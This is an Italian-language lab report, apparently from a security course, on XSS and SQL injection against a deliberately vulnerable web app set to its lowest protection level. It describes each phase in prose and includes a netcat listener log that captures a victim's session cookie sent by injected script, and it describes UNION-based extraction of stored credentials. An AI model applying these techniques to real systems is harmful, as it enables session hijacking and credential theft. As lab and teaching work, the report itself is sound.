
INDICE


INTRODUZIONE ED OBIETTIVO

INTRODUZIONE: l'attività presente in questo laboratorio riguarda l'analisi funzionale di una applicazione web che gestisce autenticazione degli utenti e dati memorizzati in un database relazionale.
L'applicazione è stata esaminata dal punto di vista del trattamento degli input forniti dall'utente e del modo in cui tali input vengono elaborati lato server e lato browser, con particolare attenzione alla loro interazione con il motore di rendering HTML e con il sistema di interrogazione del database.
L'analisi ha messo in evidenza come la mancanza di controlli sugli input e sulle query consenta di alterare il normale flusso di esecuzione dell'applicazione, producendo effetti non previsti dal modello funzionale originario e permettendo l'accesso a informazioni che dovrebbero essere riservate.

OBIETTIVO: verificare se l'applicazione consenta a un soggetto esterno di eseguire codice nel browser degli utenti e di accedere direttamente al database, dimostrando l'effettiva possibilità di sottrarre sessioni attive e informazioni riservate.
La finalità è quantificare il rischio operativo e reputazionale derivante da tali vulnerabilità.



La verifica documenta che i due sistemi coinvolti nell'analisi sono in grado di comunicare correttamente tra loro attraverso la rete.
Le richieste inviate da ciascun nodo raggiungono l'altro e vengono restituite senza perdita di pacchetti, con tempi di risposta coerenti e stabili, questo conferma che non esistono barriere di rete, filtri o problemi di instradamento che possano interferire con lo scambio di dati.
Questa condizione è essenziale perché tutte le operazioni successive si basano sulla possibilità che le richieste generate da un sistema arrivino all'altro in modo diretto e affidabile: solo in presenza di una connettività pienamente funzionante è possibile valutare il comportamento dell'applicazione e l'effetto degli input forniti, garantendo che i risultati osservati dipendano esclusivamente dalla logica dell'applicazione e non da problemi infrastrutturali.




In questa fase viene configurato il livello di protezione applicativa, che determina il modo in cui l'applicazione elabora e filtra i dati forniti dall'utente.

Il livello impostato consente che gli input vengano accettati e utilizzati direttamente dai meccanismi interni, senza l'applicazione di controlli, sanitizzazioni o validazioni restrittive.

Questa impostazione rende osservabili in modo diretto gli effetti delle interazioni tra input, codice applicativo e database, permettendo di analizzare come la logica dell'applicazione reagisce quando i dati forniti dall'utente vengono utilizzati per generare contenuti HTML o per costruire interrogazioni al database.

In questo stato l'applicazione espone il proprio comportamento reale in assenza di meccanismi di protezione, consentendo di valutare l'impatto delle operazioni descritte nelle sezioni successive.




Qui l'applicazione presenta un campo di input che viene utilizzato per costruire dinamicamente il contenuto visualizzato nella pagina.

Il valore inserito viene restituito immediatamente come parte del testo mostrato all'utente, senza alcuna trasformazione o validazione intermedia ed il risultato è che l'output della pagina dipende direttamente dai dati forniti in ingresso.

Questo comportamento consente di osservare un primo punto di riflessione dell'input: ciò che viene scritto dall'utente non rimane confinato al campo di inserimento, ma viene incorporato nella risposta dell'applicazione.


In questa fase il sistema sta semplicemente trattando il contenuto come testo, ma è già evidente che il meccanismo di generazione della pagina è controllato dai dati ricevuti, creando il presupposto per manipolazioni più avanzate che verranno mostrate nella fase successiva.



In questa fase l'input fornito non viene più trattato come semplice testo, ma viene interpretato come parte della struttura della pagina.

Il contenuto inserito viene elaborato dal motore di rendering del browser, che riconosce e applica le istruzioni di formattazione incorporate nell'input.

Il risultato visibile è che il valore restituito non appare più come una stringa neutra, ma come un elemento formattato, segno che il sistema sta integrando direttamente l'input all'interno del codice HTML della pagina. Questo passaggio dimostra che l'applicazione non separa i dati dal contenuto eseguibile, consentendo all'utente di influenzare non solo ciò che viene mostrato, ma anche il modo in cui viene costruita la pagina stessa.



In questa fase l'input fornito non si limita più a influenzare la struttura visiva della pagina, ma viene interpretato ed eseguito come istruzione attiva dal motore del browser.


Il contenuto inserito viene trattato come codice e viene eseguito nel contesto della pagina, producendo un'azione immediata e osservabile.

Il risultato dimostra che l'applicazione consente l'iniezione ed esecuzione di logica lato browser attraverso un campo destinato a contenere semplici dati testuali; questo comportamento evidenzia che l'input dell'utente viene incorporato direttamente nel codice della pagina senza alcuna separazione tra dati e istruzioni, permettendo di alterare il comportamento dell'interfaccia e di interagire con le informazioni gestite dalla sessione attiva.


```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 12345

listening on [any] 12345 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 49268
GET /?cookie=security=low;%20PHPSESSID=b287d74c39cfc87a5b8ba75565f9176a HTTP/1.1
Host: 192.168.50.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Viene predisposto un punto di ricezione in grado di intercettare le richieste generate dal browser dell'applicazione.
In questa condizione il sistema rimane in attesa di connessioni in ingresso, pronto a registrare qualunque comunicazione che venga indirizzata verso di esso.
A seguito dell'esecuzione del codice inserito nella fase precedente, il browser dell'applicazione genera una richiesta verso questo punto di ascolto, includendo nei parametri i dati di sessione associati all'utente attivo.
Il risultato visualizzato conferma che le informazioni della sessione sono state effettivamente trasmesse e ricevute, dimostrando che l'input eseguito nella pagina ha prodotto un trasferimento controllato di dati dal contesto dell'applicazione verso un endpoint esterno.




Viene mostrato il comportamento di base del sistema di interrogazione dei dati.
Un valore numerico fornito come identificativo viene utilizzato per recuperare una specifica voce dal database e i campi associati vengono restituiti come risposta. L'output visualizzato indica che l'applicazione sta utilizzando l'input ricevuto per selezionare un record preciso, esponendo le informazioni memorizzate per quell'identificativo.
Questo passaggio consente di comprendere la struttura logica dell'accesso ai dati: ogni valore inserito corrisponde a una richiesta diretta verso il database e produce una risposta coerente con i contenuti archiviati.




In questa fase lo stesso meccanismo viene applicato a un valore differente, producendo un risultato diverso ma coerente.
Il sistema utilizza l'identificativo fornito per interrogare il database e restituisce i campi associati a un altro record, confermando che l'input dell'utente controlla direttamente quale voce viene selezionata.
La variazione dell'output al variare del valore inserito dimostra che non esiste un livello di astrazione o di validazione tra l'input e la query eseguita.
Ogni dato fornito viene utilizzato per determinare in modo diretto l'insieme di informazioni visualizzate, rivelando una dipendenza strutturale tra il campo di inserimento e il contenuto del database.



Lo stesso schema viene confermato anche per un ulteriore valore.
Un nuovo identificativo produce la restituzione di un'altra voce distinta, dimostrando che il campo di input agisce come chiave di accesso ai record memorizzati; l'applicazione risponde in modo deterministico, mostrando che la selezione dei dati è interamente guidata dal valore inserito.
Nel loro insieme, queste risposte evidenziano che il sistema espone una mappatura diretta tra input e contenuto del database; questo comportamento consente di inferire come viene costruita la logica di interrogazione e prepara il terreno alle fasi successive, in cui questa relazione verrà sfruttata per modificare il comportamento della query stessa.




L'inserimento di un carattere speciale interrompe il normale funzionamento della richiesta al database, generando un messaggio di errore restituito direttamente dall'applicazione.
Questo comportamento indica che il valore fornito viene incorporato nella costruzione della query senza essere controllato o neutralizzato.
L'errore non è un semplice malfunzionamento, ma una prova che l'input dell'utente entra a far parte della sintassi dell'interrogazione.
La struttura della richiesta viene quindi influenzata dai dati forniti, rivelando che la logica di accesso al database è esposta a manipolazioni attraverso il campo di inserimento.




L'uso di una clausola di unione permette di combinare il risultato della richiesta originale con quello di una seconda interrogazione controllata dall'input.
In questo caso la struttura della risposta rimane coerente, ma viene popolata con valori provenienti da una selezione aggiuntiva, confermando che il sistema accetta ed esegue parti di query introdotte dall'esterno.

Il fatto che i campi restituiti mantengano la stessa forma dimostra che la nuova interrogazione è stata integrata nel flusso normale di esecuzione.
Questo consente di verificare il numero e il tipo di colonne attese, preparandole a essere sostituite con dati significativi nella fase successiva.



L'interrogazione di unione viene ora utilizzata per sostituire i valori neutri con campi informativi reali.
Poiché la struttura della risposta è già stata verificata, i nuovi dati possono essere inseriti negli stessi spazi, permettendo di visualizzare direttamente contenuti memorizzati nel database che non erano previsti dal flusso applicativo.
Il risultato mostra che la richiesta non è più limitata ai dati originariamente destinati alla visualizzazione, ma può essere estesa per includere informazioni arbitrarie provenienti dalle tabelle interne.
Questo conferma che il controllo sull'interrogazione è stato effettivamente trasferito all'input dell'utente, consentendo l'estrazione di contenuti riservati attraverso la stessa interfaccia.



L'interrogazione di unione viene infine utilizzata per richiedere campi specifici contenenti le credenziali memorizzate.

I valori restituiti non sono più quelli previsti dal flusso applicativo, ma dati prelevati direttamente dalle strutture interne che gestiscono l'identità degli utenti.

Il risultato evidenzia che il sistema fornisce coppie di identificativi e informazioni associate a ciascun account, dimostrando che la logica di accesso al database può essere completamente controllata attraverso l'input.

In questa condizione l'interfaccia, pur rimanendo invariata, viene trasformata in uno strumento di lettura dei dati riservati, confermando una compromissione totale del meccanismo di interrogazione.

CONCLUSIONE

L’analisi ha dimostrato che l’applicazione consente di influenzare in modo diretto sia la generazione delle pagine sia le interrogazioni al database attraverso input controllati dall’utente.

I meccanismi che dovrebbero separare i dati dalle istruzioni risultano assenti, permettendo di trasformare semplici campi di inserimento in vettori in grado di modificare il comportamento del sistema.

Le evidenze raccolte mostrano che è possibile ottenere informazioni di sessione e contenuti archiviati senza seguire i percorsi funzionali previsti dall’applicazione.

In queste condizioni, l’intero flusso di gestione degli utenti e dei dati risulta esposto a manipolazioni, rendendo l’accesso alle informazioni e il controllo delle operazioni dipendenti da input esterni anziché dalla logica applicativa.